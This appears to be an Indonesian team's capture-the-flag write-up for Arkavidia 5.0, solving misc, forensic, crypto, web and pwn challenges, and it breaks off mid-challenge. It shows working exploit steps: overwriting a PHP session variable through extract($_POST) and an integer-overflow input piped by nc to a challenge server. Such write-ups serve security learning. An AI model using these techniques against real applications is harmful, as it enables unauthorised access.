

WRITEUP ARKAVIDIA 5.0



TYDACBERFAEDAH

ANGGOTA

M NIZAR RAHMAN


ICHSANUL AKBAR

FADLI MAULANA M

1. Misc - Welcome

Flagnya ada di Slack #misc gan!

Flag didapatkan dengan membuka Slack Arkavidia 5 di Channel Misc



Flag : Arkav5{welcome_to_arkav5}

2. Misc - geet

Diberikan file geet.zip yang merupakan direktori Git

```
root@kaliHP: ~/ctf/games/arkavidia/2019/misc/geet/geet
File Edit View Search Terminal Help
root@kaliHP:~/ctf/games/arkavidia/2019/misc/geet
# file geet.zip
geet.zip: Zip archive data, at least v?[0x314] to extract
root@kaliHP:~/ctf/games/arkavidia/2019/misc/geet
# cd geet
root@kaliHP:~/ctf/games/arkavidia/2019/misc/geet/geet
# git status
On branch master
nothing to commit, working tree clean
root@kaliHP:~/ctf/games/arkavidia/2019/misc/geet/geet
#
```

Ketika dilihat log-nya, ada 731 perubahan yang dilakukan dan kami asumsikan salah satu dari itu adalah flag-nya.

```
root@kaliHP: ~/ctf/games/arkavidia/2019/misc/geet/geet
File Edit View Search Terminal Help
Author: roziun <fahurrozi31@gmail.com>
Date: Sat Jan 12 00:12:32 2019 +0700

731

commit f1212bf413b8f7af69b0d1245346f0c0565d2bb3
Author: roziun <fahurrozi31@gmail.com>
Date: Sat Jan 12 00:12:32 2019 +0700

730


commit 97eed1fcfea022cb6bde73f68cdf102ce6ef015
Author: roziun <fahurrozi31@gmail.com>
Date: Sat Jan 12 00:12:32 2019 +0700

729

commit 519a95eb3620dbec09cef4f3a3698385d22589ad
Author: roziun <fahurrozi31@gmail.com>
Date: Sat Jan 12 00:12:32 2019 +0700

728
root@kaliHP:~/ctf/games/arkavidia/2019/misc/geet/geet
#
```

Awalnya kami ingin membuat proses automasi untuk mengecek satu per satu, namun salah satu teman kami iseng mencoba angka - angka 'cantik' terlebih dahulu(111,222,123,...), dan ternyata di checkout ke-666 (*hail satan*) kami menemukan flag-nya.



Flag : Arkav5{git_s4ve_y0uR_h1st0ri3s}

3. Forensic - Magic

Diberikan sebuah file png yang tidak dapat dibuka. Cek hex-nya menggunakan bless

```
megic.png x
00000000 E8 22 38 3E 6C 78 6C 73 61 72 76 74 28 3A 32 2B 61 72 75 91 61 . "8>1xlsarvt(:2+aru.a
00000015 72 76 B1 69 74 76 79 61 09 91 B2 2E 72 76 59 61 3B 32 38 35 0A rv.itvya....rvYa;285.
0000002a 28 94 FC 7B AE 1F A2 E7 B1 52 E5 C4 30 3B 3A 54 D4 14 C0 DF C7 (...{.....R..0;;T....
0000003f CC 4C 56 65 B8 22 A8 60 CD 1C F9 DB BA 71 A9 AE FB 51 E4 2E DE .Lve."`.....q...Q...
00000054 E8 CF 1B 14 0D C3 45 14 88 62 6B 60 55 D1 9B 32 25 51 6E FD 39 .....E..bk`U..2%Qn.9
00000069 11 6C C8 57 94 8F A6 28 CF CF 16 1C 85 0B A6 DA A6 CB CE 8F 89 .l.W...{.....
0000007e 8B 93 18 88 97 82 DF 09 9D E7 9B 27 AB C3 14 98 EA 43 86 59 29 .....C.Y)
00000093 07 98 97 E1 FF 63 73 7E 39 61 70 66 F9 61 76 56 79 60 7A 36 79 ....cs~9apf.avVy`z6y
000000a8 63 62 F6 39 CC 76 C8 FB E3 2C 5D 06 7F 7C 77 71 21 72 74 69 E1 cb.9.v...,].|wq!rti.
000000bd 72 72 59 61 73 7E 39 61 70 66 F1 69 D2 D6 4A 71 52 76 78 69 32 rrYas~9apf.i..JqRvxi2
000000d2 76 7B 71 F2 76 7D 41 72 77 71 21 72 74 78 71 32 37 76 C1 61 66 v{q.v}Arwq!rtxq27v.af
000000e7 78 63 62 F6 79 65 52 76 78 69 32 76 7B 71 F2 76 7D 41 F2 F4 B7 xcb.yeRvxi2v{q.v}A...
000000fc 79 F2 76 7D 41 72 77 71 21 72 74 69 E1 72 72 59 61 73 7E 7D 21 y.v}Arwq!rti..rrYas~!
00000111 72 73 44 E1 3C 36 7D 69 32 76 7B 71 F2 76 7D 41 72 77 71 21 72 rsD.<6}i2v{q.v}Arwq!r
00000126 74 69 E1 72 7C 43 02 72 74 69 E1 72 72 59 61 73 7E 39 61 70 66 ti.r|C.rti..rrYas~9apf
0000013b F9 61 76 56 69 61 73 62 8D 61 48 77 68 41 72 77 71 21 72 74 69 .avViasb.aHwhArwq!rti
00000150 E1 72 72 59 61 73 7E 39 61 70 5E 91 ED 73 7E 39 61 70 66 F9 61 .rrYas~9ap^...s~9apf.a
00000165 76 56 79 60 7A 36 79 63 62 F6 39 61 76 26 A9 62 9A 72 3D E1 72 vVy`z6ycb.9av&.b.r=.r
0000017a 72 59 61 73 7E 39 61 70 66 F9 61 76 56 79 60 7A D6 D9 52 74 56 rYas~9apf.avVy`z..RtV
0000018f 79 60 7A 36 79 63 62 F6 79 65 52 76 78 69 32 76 7B 60 62 36 38 y`z6ycb.yeRvxi2v{`b68
000001a4 6E D2 65 69 60 70 66 F9 61 76 56 79 60 7A 36 79 63 62 F6 79 65 n.ei`pf.avVy`z6ycb.ye
000001b9 52 F6 FB AF 6A F6 79 65 52 76 78 69 32 76 7B 71 F2 76 7D 41 72 R...j.yeRvxi2v{q.v}Ar
000001ce 77 71 65 32 76 7C 5C F2 38 39 65 7A 36 79 63 62 F6 79 65 52 76 wqe2v|\.89ez6ycb.yeRv
```

Dugaan awal : gambar di enkripsi menggunakan xor.

Setelah dicoba xor menggunakan magic bytes milik PNG, yaitu "89 50 4E 47 0D 0A 1A 0A", ditemukan keynya, yaitu **arvy**

```
Ichsan in ~/Desktop/CTF/Arkavidia5/Forensic
(v ~_')v λ python
Python 2.7.15+ (default, Aug 31 2018, 11:56:52)
[GCC 8.2.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> a=map(lambda x:int(x,16),"E8 22 38 3E 6C 78 6C 73".split())
>>> b=map(lambda x:int(x,16),"89 50 4E 47 0D 0A 1A 0A".split())
>>> from pwn import *
>>> xor(a,b)
'arvyarvy'
```

Gunakan key ini untuk mendekripsi file gambar.

```
>>> a=open('megic.png','rb')
>>> b=a.read()
>>> c=open('hehe.png','wb')
>>> c.write(xor(b,'arvy'))
>>> c.close()
```

Dapat flag

Arkav5{M4giC-Byte}

Flag: Arkav5{M4giC-Byte}

4. Web - Optimus Prime

Diberikan sebuah alamat web (<http://18.222.179.254:10012/>)

Lalu akan terbuka halaman seperti dibawah ini :



“In any war, there are calms between storms. There will be days when we lose faith.
Days when our allies turn against us...but the day will never come that we forsake this planet and its people.”
— Optimus Prime

Ternyata tidak ada apa-apa, lalu kita lakukan inspect element

```
</head>
<body>
  “In any war, the
people.” <br /> — Optimus Prime
</body>
```

Ternyata ada hal yang menarik, yaitu terdapat gambar yang bernama robots, sehingga sudah dapat kita pastikan ada sesuatu pada robots.txt nya :D

Mari kita buka /robots.txt


```
User-agent: *  
Disallow: /mysecret.php
```

Ternyata ada halaman /mysecret.php, langkah selanjutnya kita akan akses halaman tersebut.

Namun tidak ada apa-apa, sehingga kita akan lakukan inspect element lagi

```
ly>  
"There's a
```


Ternyata ada gambar head.jpg yang merupakan sebuah hint lagi, dari hint tersebut sudah jelas bahwa ada sesuatu pada header, sehingga akan kita lakukan pengecekan terhadap headernya.

```
cados@DESKTOP-PC /mnt/d/Hacking/arkav/fancafe  
➤ curl -I -X HEAD http://18.222.179.254:10012/mysecret.php  
HTTP/1.1 200 OK  
Host: 18.222.179.254:10012  
Connection: close  
X-Powered-By: PHP/7.0.32-0ubuntu0.16.04.1  
flag: Arkav5{freedom_is_the_right_of_all_sentient_beings__}  
Content-type: text/html; charset=UTF-8
```

Flag: Arkav5{freedom_is_the_right_of_all_sentient_beings__}


5. Crypto - tut tuut

Diberikan file audio mp3



```
root@kaliHP: ~/ctf/games/arkavidia/2019/kripto/turut  
File Edit View Search Terminal Tabs Help  
root@kaliHP: ~/ctf/gam... x root@kaliHP: ~/ctf/gam... x root@kaliHP: ~/ctf/gam... x  
root@kaliHP:~/ctf/games/arkavidia/2019/kripto/turut  
# file tut-tuut.mp3  
tut-tuut.mp3: MPEG ADTS, layer III, v1, 64 kbps, 44.1 kHz, Monaural  
root@kaliHP:~/ctf/games/arkavidia/2019/kripto/turut  
#
```

Kami langsung membukanya melalui Audacity untuk melihat Waveform maupun Spectogramnya, dan didapatkan pola seperti sandi morse.



Sandi morse yang didapatkan : _ _ _ . . . _ - . _ _ . .

Dengan bantuan <https://mattfedder.com/blog/ham/MorseTranslator>, sandi tersebut dapat diterjemahkan menjadi

Morse Code Translator

Enter text (or morse code) that you would like to translate, and click 'translate' below.

MORS3CODE

Translate

Flag : Arkav5{MORS3C0DE}

6. Web - Kulit Manggis

Diberikan sebuah alamat (<http://18.222.179.254:10013>)

Lalu setelah dibuka akan muncul halaman seperti dibawah ini :

Kulit Manggis Lottery

Test your lucky number here!

Ternyata suruh tebak angka, dan kita sedang tidak hoki

Maaf, Anda kurang beruntung :(
Lucky number: 1042956348

Langsung saja kita inspect element, terdapat sebuah hint:

```
<!-- ?debug=um -->
<!DOCTYPE html>
<html>
  <head>
```

Langsung saja kita akses `/?debug=um`

```
<?php
    session_start();
    $_SESSION['number'] = rand();

    if (isset($_GET["debug"])) {
        if (isset($_GET["superdebug"])) {
            highlight_file('test.php');
        } else {
            highlight_file(__FILE__);
        }
    }
    die();
}

?>
```

Ternyata ada fungsi random yang disimpan pada session *number*.

Omoshiroi, ternyata selain debug ada superdebug juga, sehingga langsung saja kita akses `/?debug=um&superdebug=um`


```
<?php
include 'flag.php';
session_start();

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    extract($_POST);
    if($number == $_SESSION['number']){
        $correct = 1;
    }else{
        $correct = 0;
    }
} else {
    header('Location: index.php');
}
```

Setelah source codenya muncul, ternyata ada fungsi `extract($_POST)` sehingga tidak perlu basa basi lagi, langsung saja kita sikat.

POST ▾

http://18.222.179.254:10013/test.php

	Key	Value
<input checked="" type="checkbox"/>	number	1
<input checked="" type="checkbox"/>	_SESSION[number]	1
	New key	Value

Body

Cookies (1)

Headers (7)


Test Results

Pretty

Raw

Preview

HTML ▾



```

1 <!DOCTYPE html>
2 <html>
3   <head>
4     <meta charset="utf-8">
5     <meta http-equiv="X-UA-Compatible" content="IE=edge">
6     <meta name="viewport" content="width=device-width, initial-scale=1, shr
7     <title>Kulit Manggis</title>
8     <link href="https://stackpath.bootstrapcdn.com/bootstrap/4.2.1/css/boot
9
10  </head>
11  <body>
12    <div class="container-fluid">
13      <div class="card mt-3">
14        <div class="card-header alert alert-success">
15          Congrats!
16        </div>
17        <div class="card-body">
18          Flag:
19            <code>Arkav5{alw4ys_know_h0w_th3_http_w0rks}</code>
20        </div>

```

Flag: Arkav5{alw4ys know h0w th3 http w0rks}

7. Crypto - eazy random

Diberikan dua buah file *not-so-random.py* yang merupakan algoritma pengacaknya, dan file *output.txt* yang merupakan encryptednya.

Inti dari enkripsi ini adalah dengan menggeser karakter (huruf/angka) dari flag sesuai dengan nilai *random*. *Random* disini menggunakan *seed* sehingga memiliki pola.

Ketika *browsing* di internet, rupanya soal ini mirip dengan soal picoCTF 2017 - sorandom, dengan perubahan hanya pada *seed* dimana “*random*” diganti dengan “*lol*”, sehingga kami mengikuti artikel di <https://thesecurebyte.wordpress.com/2017/05/24/picoctf-2017-sorandom-writeup/> dan cara dekripnya dengan :

Solver.py

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

import random,string

flag = 'Clrbp7{4kt9m1srj_oqc3b8uew_lf}'
flag_enc = ""
random.seed("lol")
for c in flag:
    if c.islower():
        flag_enc += chr((ord(c)-ord('a')-random.randrange(0,26))%26 + ord('a'))
    elif c.isupper():
        flag_enc += chr((ord(c)-ord('A')-random.randrange(0,26))%26 + ord('A'))
    elif c.isdigit():
        flag_enc += chr((ord(c)-ord('0')-random.randrange(0,10))%10 + ord('0'))
    else:
        flag_enc += c

print flag_enc
```

Flag: Arkav5{1nv1s1ble zer0w1dth cc}

8. Pwn - cariuang

Diberikan sebuah file executable. Hasil runnya:

```
Ichsan in ~/Desktop/CTF/Arkavidia5/Binex
(v _')v λ ./cariuang
Dapatkan flag jika uang anda melebihi 4.29 milyar rupiah di akhir bulan!
Apakah kamu pengusaha sukses?
Tidak
Uang kamu sekarang sekitar 5 ribu rupiah. Tepatnya 5000 rupiah.

1 Juni 2019.
Mau kerja berapa lama?
Waktu: 1
Uang kamu sekarang sekitar 5 ribu rupiah. Tepatnya 5000 rupiah.

2 Juni 2019.
Mau kerja berapa lama?
Waktu: ^C
Ichsan in ~/Desktop/CTF/Arkavidia5/Binex
(v _')v λ ./cariuang
Dapatkan flag jika uang anda melebihi 4.29 milyar rupiah di akhir bulan!
Apakah kamu pengusaha sukses?
Iya
Uang kamu sekarang sekitar 100 juta rupiah. Tepatnya 100000000 rupiah.

1 Juni 2019.
Mau kerja berapa lama?
Waktu: 1
Uang kamu sekarang sekitar 100 juta rupiah. Tepatnya 100000500 rupiah.
```

Pada program ini, terdapat vuln integer overflow pada fungsi kerja. Berikut fungsi kerja

```
int __fastcall kerja(int a1)
{
    int result; // eax
    int v2; // [rsp+Ch] [rbp-4h]

    if ( sukses )
    {
        uang += 500 * a1;
        result = a1 / 500;
        v2 = a1 / 500;
    }
    else
    {
        uang += a1 / 5;
        result = 5 * a1;
        v2 = 5 * a1;
    }
    while ( v2 > 0 )
    {
        result = sleep(1u);
        --v2;
    }
    return result;
}
```

Target kita adalah mendapatkan uang sebesar 4.29 miliar, dalam 30 hari, secepat cepatnya. Yang menjadi halangan adalah waktu sleep yang diberikan. Agar program


tidak melakukan sleep, variable v2 harus bernilai negatif. Pada variable v2 inilah akan dilakukan integer overflow, melalui cara orang yang **tidak sukses**, karena nilai v2 diperbesar sebanyak 5 kali lipat.

Logikanya adalah, bagaimana cara kita mendapatkan uang sebesar mungkin, namun tidak terjadi sleep.

Caranya adalah dengan memilih angka sebesar mungkin yang apabila dikali 5, hasilnya merupakan integer yang ter-overflow.

Contohnya : $0xffffffff/5 = 858993459$, $858993459 < 0x7fffffff$

Berikut script yang digunakan.




```
Ichsan@BloodHound: ~/Desktop/CTF/Arkavidia5/Binex
File Edit View Search Terminal Tabs Help
Ichsan@BloodHound: ~/Desktop/CTF/Arkavidia5/Binex x python x
Waktu: Uang kamu sekarang sekitar 3 milyar rupiah. Tepatnya 3092381438 rupiah.
19 Juni 2019.
Mau kerja berapa lama?
Waktu: Uang kamu sekarang sekitar 3 milyar rupiah. Tepatnya 3264180129 rupiah.
20 Juni 2019.
Mau kerja berapa lama?
Waktu: Uang kamu sekarang sekitar 3 milyar rupiah. Tepatnya 3435978820 rupiah.
21 Juni 2019.
Mau kerja berapa lama?
Waktu: Uang kamu sekarang sekitar 3 milyar rupiah. Tepatnya 3607777511 rupiah.
22 Juni 2019.
Mau kerja berapa lama?
Waktu: Uang kamu sekarang sekitar 3 milyar rupiah. Tepatnya 3779576202 rupiah.
23 Juni 2019.
Mau kerja berapa lama?
Waktu: Uang kamu sekarang sekitar 3 milyar rupiah. Tepatnya 3951374893 rupiah.
24 Juni 2019.
Mau kerja berapa lama?
Waktu: Uang kamu sekarang sekitar 4 milyar rupiah. Tepatnya 4123173584 rupiah.
25 Juni 2019.
Mau kerja berapa lama?
Waktu: Uang kamu sekarang sekitar 4 milyar rupiah. Tepatnya 4293637664 rupiah.
26 Juni 2019.
Mau kerja berapa lama?
Waktu: Uang kamu sekarang sekitar 4 milyar rupiah. Tepatnya 4293637664 rupiah.
27 Juni 2019.
Mau kerja berapa lama?
Waktu: Uang kamu sekarang sekitar 4 milyar rupiah. Tepatnya 4293637664 rupiah.
28 Juni 2019.
Mau kerja berapa lama?
Waktu: Uang kamu sekarang sekitar 4 milyar rupiah. Tepatnya 4293637664 rupiah.
29 Juni 2019.
Mau kerja berapa lama?
Waktu: Uang kamu sekarang sekitar 4 milyar rupiah. Tepatnya 4293637664 rupiah.
30 Juni 2019.
Mau kerja berapa lama?
Waktu: Uang kamu sekarang sekitar 4 milyar rupiah. Tepatnya 4293637664 rupiah.
Selamat! Flag: Arkav5{k3rja_l3mbur_b4ga1_b3b3k}
Ichsan in ~/Desktop/CTF/Arkavidia5/Binex
(v * _)v ^ (python -c "print 'Tidak\n'+858993459\n'*24+'852320402\n'+0\n'*5")|nc 18.222.179.254 10001
```

Flag: Arkav5{k3rja_l3mbur_b4ga1_b3b3k}

9. Web - Fan Cafe

Diberikan sebuah alamat (<http://18.223.125.143:10011/>) dan sebuah file yang ternyata berupa source code yang menggunakan bahasa go/golang.

Lalu kita coba akses alamat tersebut dan terdapat sebuah halaman seperti dibawah ini.



Setelah dianalisis, ternyata terdapat form pencarian pada bagian navbar. Namun sekilas tidak ada masalah, sehingga kita akan membongkar source codenya.

Setelah menganalisis source code, ternyata terdapat beberapa hal yang menarik. Pertama, terdapat dua buah route

```
router := httprouter.New()
router.GET("/", handler.Home.Index)
